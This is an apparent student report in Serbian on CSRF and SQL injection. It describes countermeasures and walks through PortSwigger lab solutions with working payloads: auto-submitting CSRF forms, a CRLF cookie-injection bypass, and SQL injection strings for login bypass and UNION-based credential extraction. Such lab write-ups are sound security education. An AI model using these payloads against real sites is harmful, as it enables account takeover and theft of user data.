Napadi i odbrane na web aplikacijama

Marina Ivanović SV6-2022

Client-side napad: Cross-site request forgery (CSRF)

Klasa napada

Cross-site request forgery predstavlja tip ranjivosti koji dozvoljava napadaču da u ime nekog korisnika izvrši određene akcije, tako što zaobilazi same origin politiku (politika istog izvora odakle potiče zahtev).

Uticaj exploit-a na ranjivost

Uspešan napad dovodi do akcije žrtve koju ona nije želela. Na primer, promena email-a ili lozinke naloga korisnika, transfer finansijskih sredstava. Može doći do potpunog preuzimanja kontrole nad nalogom žrtve, što može uticati i na čitav sistem ukoliko nalog ima određene privilegije.

Ranjivosti koje su dopustile da napad uspe

Da bi CSRF napad bio uspešan, potrebna su tri uslova:

1. Relevantna akcija (napadač želi da odradi privilegovanu akciju, ali da bi to uradio, ta akcija mora da bude izvršena od strane korisnika)
2. Cookie kontrola sesije
3. Nema nepredvidivih parametara zahteva

Kontramere

Kontramere se zadaju na ciljanom sajtu, žrtvinom pregledaču, ili na oba mesta. Najčešće zaštitne mere:

- CSRF tokeni - Ovi tokeni su unikatne, tajne i nepredvidljive vrednosti koje su generisane na serveru i dele se sa klijentom. Pri obavljanju osetljive akcije

(submitovanje forme) klijent mora da uključi odgovarajući CSRF token u zahtevu.


- SameSite cookies - Mehanizam koji odlučuje kada se cookie-i primenjuju na zahteve sa drugih sajtova.
- Referer-based validation - HTTP Referer header koji potvrđuje da je zahtev nastao sa domena aplikacije, a ne nekog drugog. Manje efektivan od CSRF tokena.

Lab-ovi


CSRF vunerability with no defenses

U ovom labu je potrebno da se napiše odgovarajući HTML koji koristi CSRF napad da promeni korisnikov mejl na sistemu bez odbrambenih sistema.

Dati su kredencijali korisnika pomoću kojih se logujem i menjam mejl.



Uz pomoć Burp Suit Proxy istorije hvatamo taj request i kopiramo njegov URL.



Na exploit serveru šaljemo dati request na adresu koju smo kopirali.


Body:

```
<form method="POST" action="https://0a6a001704e61c7f80eb2143001b000e.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="haker@web-security-academy.net">
</form>
<script>
  document.forms[0].submit();
</script>
```


CSRF where token validation depends on request method

Email change funkcionalnost pokušava da blokira CSRF napade, ali se to prinenjuje samo na određene tipove zahteva.


Pri pokušaju izmene mejla na klasičan način, vidimo da se pored novog mejla šalje i csrf token.




Ukoliko promenimo csrf token (čime on postaje nevalidan) dobijamo grešku. To nam pokazuje da aplikacija za POST zahteve dobro štiti od CSRF napada.



Promenom metode zahteva sa POST na GET, dešava se uspešna promena mejla čak i bez tokena.






Krajnji napad:

Body:

```
<form action="https://0ab1000f039484a980a617ab00d90009.web-security-academy.net/my-account/change-email">
   <input type="hidden" name="email" value="anythin@web-security-academy.net">
</form>
<script>
      document.forms[0].submit();
</script>
```

CSRF where token validation depends on token being present

Rešenje jako slično drugom. Cilj je obrisati skroz parametar.





Body:

```
<form method="POST" action="https://0ab700fa04daaef480400399007d0035.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="bezcsrf@gmail.com">
</form>
<script>
  document.forms[0].submit();
</script>
```

CSRF token is not tied to the user session

Nakon login-a sa 1. nalogom, drugi otvaramo u icognito rezimu. Sa prvim menjamo mejl, i stavljamo u repeater da bi proverili ima li veze cookie sa csrf-om.





Body:

```
<form method="POST" action="https://0ab3004d041b43b58075589300c70065.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="kraj@gmail.com">
  <input type="hidden" name="csrf" value="EXW8f8Ub7NURvljHR4262sg5SnAlyi4O">
</form>
<script>
  document.forms[0].submit();
</script>
```

CSRF token is simply duplicated in a cookie

Vrednost CSRF-a se nalazi u cookie-u, ali se vrednost razlikuje od pravog csrf-a.

Request

Pretty Raw Hex

```
1 POST /my-account/change-email HTTP/2
2 Host:
  0a6800e703975f958081fd88004c007d.web-security-
  academy.net
3 Cookie: csrf=AKyQjeiZ3BPJjEMtQzqlGtVUHnnxYZJm;
   session=T5Nc2EylwWelFxxZpxLcoPhYuL5yDLGh
```

Search takođe čuva csrf u cookieu, iako csrf nije potreban za tu akciju. U set cookie se vraća search term, čime možemo da vršimo injekciju lažnog csrf cookie-a:

Request

Pretty Raw Hex

```
1 GET /?search=proba HTTP/2
2 Host:
  0a6800e703975f958081fd88004c007d.web-security-
  academy.net
3 Cookie: csrf=AKyQjeiZ3BPJjEMtQzqlGtVUHnnxYZJm;
   session=T5Nc2EylwWelFxxZpxLcoPhYuL5yDLGh
4 Sec-Ch-Ua: "Not-A.Brand";v="24",
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Set-Cookie: LastSearchTerm=proba; Secure;
  HttpOnly
3 Content-Type: text/html; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 4633
6
```

Kroz pretragu ubacujemo %0d%0aSet-Cookie: csrf=fake i tako žrtvi podmećemo lažni cookie. U našoj formi šaljemo taj isti token (value="fake").

Body:

```
<form method="POST" action="https://0a6800e703975f958081fd88004c007d.web-security-
academy.net/my-account/change-email">
   <input type="hidden" name="email" value="haker@gmail.com">
   <input type="hidden" name="csrf" value="fake">
</form>

<img src="https://0a6800e703975f958081fd88004c007d.web-security-academy.net/?
search=test%0d%0aSet-Cookie:%20csrf=fake%3b%20SameSite=None"
onerror="document.forms[0].submit();">
```

Server-side napad: SQL injection

Klasa napada

Ovaj tip napada omogućava napadaču da manipuliše upitom da bi ekstraktovao željene podatke iz baze podataka. Ovi podaci mogu biti podaci o korisniku, ili neki drugi osetljivi podaci, koje napadač može da izmeni ili obriše.

Uticaj exploit-a na ranjivost

Nakon uspešnog napada napadač dobija neovlašćeni pristup osetljivim podacima kao što su lozinke, informacije o kreditnim karticama. Ovakvi napadi mogu da izazovu velike izlive podataka, što utiče na reputaciju sajta/brenda kao i moguće regulacione kazne koje moraju da plate.

Ranjivosti koje su dopustile da napad uspe

Ove ranjivosti se mogu detektovati ručno:

- Quote karakter (')
- Bool uslovi kao OR 1=1 ili OR 1=2
- Payloadovi koji su dizajnirani da se aktiviraju nakon nekog time delaya

Kontramere

Parametarizovanim upitima umesto string konkatenacijom unutar upita. Takvi upiti se zovu prepared statements. Moguće je i definisanje liste validnih unosa i korišćenjem različite logike da se obavi tražena akcija.


Lab-ovi

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Pri kliku na kategoriju, u Burp-u nađemo upit i dodamo '+OR+1=1--. Ovim smo dobili prikaz skrivenih proizvoda.

SQL injection vulnerability allowing login bypass

Pri loginu navedemo bilo kakav username i password i u Burp Suite-u promenimo username u administrator'-- da bi dobili pristup administratorskom nalogu.



SQL injection UNION attack, determining the number of columns returned by the query

Ovaj injection se vrši tako što pogađamo broj kolona UNION upita. Na slikama ispod smo probali 2 kolone, a tačan broj je 3 kolone, pa smo dodali još jednu NULL vrednost.

Internal Server Error

Internal Server Error

```
1 GET /filter?category=
  Gifts'+UNION+SELECT+NULL,NULL,NULL-- HTTP/2
2 Host:
  0a2c006f031193488lbba25c007d0016.web-security-
  academy.net
3  http/2:
4 Cookie: session=
  LMkQx21QBEotrqgyRnG929Uh8ff34cw8
5 Sec-Ch-Ua: "Not-A.Brand";v="24",
  "Chromium";v="146"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
```

```
1  HTTP/2 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Content-Length: 5153
5
6  <!DOCTYPE html>
7  <html>
8    <!--LAB_HEAD_START-->
9    <head>
10     <link href=
       /resources/labheader/css/academyLabHeader
       .css rel=stylesheet>
11     <link href=
       /resources/css/labsEcommerce.css rel=
```

SQL injection UNION attack, finding a column containing text

Cilj ovog napada je da povratimo podatke iz druge tabele. Uz pomoć rešenja iz prethodnog laba, odredili smo da ima 3 kolone. Zatim sam redom menjala jednu po jednu vrednost NULL sa traženim stringom koji predstavlja informaciju koju hoćemo da nađemo iz baze, dok nije prošao zahtev (drugi NULL).




```
1 GET /filter?category=
  Food+%26+Drink'+UNION+SELECT+NULL,NULL,NULL--
  HTTP/2
2 Host:
  0ad00077036de43a844d1d6d006700b5.web-security-
```

```
1  HTTP/2 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Content-Length: 5224
5
```

Congratulations, you solved the lab! Share your skills! Continue learning

Home | My account

SQL injection UNION attack, retrieving data from other tables

Korišćenjem različitih metoda koje smo koristili u prethodnim labovima, uspeli smo da saznamo da union radi sa 2 kolone. Da bismo se ulogovali kao admin, navodimo imena username i password kolone, zatim u outputu vidimo njihove

vrednosti. Unosimo username i password koji se nalaze u odgovoru i uspešno se logujemo kao admin.